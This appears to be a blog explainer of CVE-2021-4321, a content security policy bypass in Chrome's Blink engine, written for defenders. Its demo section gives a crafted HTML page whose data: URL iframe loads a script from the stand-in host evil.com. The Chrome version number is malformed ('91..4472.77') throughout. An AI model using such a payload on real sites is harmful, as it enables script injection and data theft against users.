
In the wild world of web browsers, content security policy (CSP) is like a bouncer stopping suspicious scripts and dangerous resources at the door. But what happens when someone finds a way to slip past this security? That's what happened in CVE-2021-4321, a vulnerability found in Blink, the engine that powers Google Chrome, before version 91..4472.77.
This article will break down what happened, how attackers could take advantage, include a code snippet to demonstrate the issue, and share some extra references for folks who want to dig deeper. Everything is explained in plain English.
What is CVE-2021-4321?
CVE-2021-4321 is a security hole in Blink, affecting Google Chrome before version 91..4472.77. The bug allowed remote attackers to bypass the content security policy (CSP) by tricking Chrome with a specially crafted HTML page.
CSP is supposed to limit what resources (like scripts, styles, images) a web page can load, reducing the risk of things like cross-site scripting (XSS) attacks. If CSP rules can be bypassed, attackers can inject and run scripts that *should* have been blocked.
Google marked the severity as Low, but any CSP bypass is worth understanding!
How Did the Bypass Work?
This bug existed in how Blink enforced policies on certain HTML elements. An attacker could make a custom HTML page that Chrome would render in a way that sidestepped the site's enforced CSP—loading or executing resources that a proper CSP should have blocked.
Demo: How Exploit Works
Here’s a basic code snippet representing a crafted HTML page an attacker could use. The goal: load a script from an outside domain where the CSP *should* have stopped it. Assume the site's CSP is:
Content-Security-Policy: script-src 'self';
Crafted HTML to Bypass CSP in vulnerable Chrome
<!DOCTYPE html>
<html>
  <head>
    <title>CVE-2021-4321 Demo</title>
    <!-- CSP injected by the server as: script-src 'self' -->
  </head>
  <body>
    <!-- The magic: loading a page as a data: URL via <iframe> -->
    <!-- In some Blink versions, this sidesteps CSP enforcement -->
    <iframe src="data:text/html;charset=utf-8,
      <script src='https://evil.com/bad.js'></script>;
    "></iframe>
  </body>
</html>
What’s going on? That iframe loads a page directly from a data: URL. Due to the bug, Chrome before 91..4472.77 would not correctly apply the parent's CSP to the iframe’s content, allowing <script src='https://evil.com/bad.js'></script>; to load and execute when it should have been blocked.
While the Chrome team rated this issue as low severity, there are real-world risks
- Attackers can use this bug to load external scripts you didn’t authorize, possibly exfiltrating data or running malicious code.
How Was It Fixed?
Google Chrome rapidly patched the bug in 91..4472.77. The fix involved enforcing CSP rules more strictly on subresources loaded by iframes and object elements, even when their source was a data: URL.
If you're managing a web app, keeping Chrome up to date is your best defense—for you and your users.
References
- CVE-2021-4321 - NIST
- Chrome Release Notes for 91..4472.77
- What is Content Security Policy? (MDN Docs)
Wrapping Up
CVE-2021-4321 is a classic reminder that browser security is hard, and even low-severity CSP bugs have teeth. By understanding how attackers can sneak code past browser defenses, we can all make safer web apps.
If you run a website, always set strict CSP headers and prompt your users to keep browsers updated. If you’re a researcher or developer, keep looking for these “small” vulnerabilities—they add up to a safer web for everyone.
Timeline
Published on: 07/29/2023 00:15:00 UTC
Last modified on: 08/02/2023 03:56:00 UTC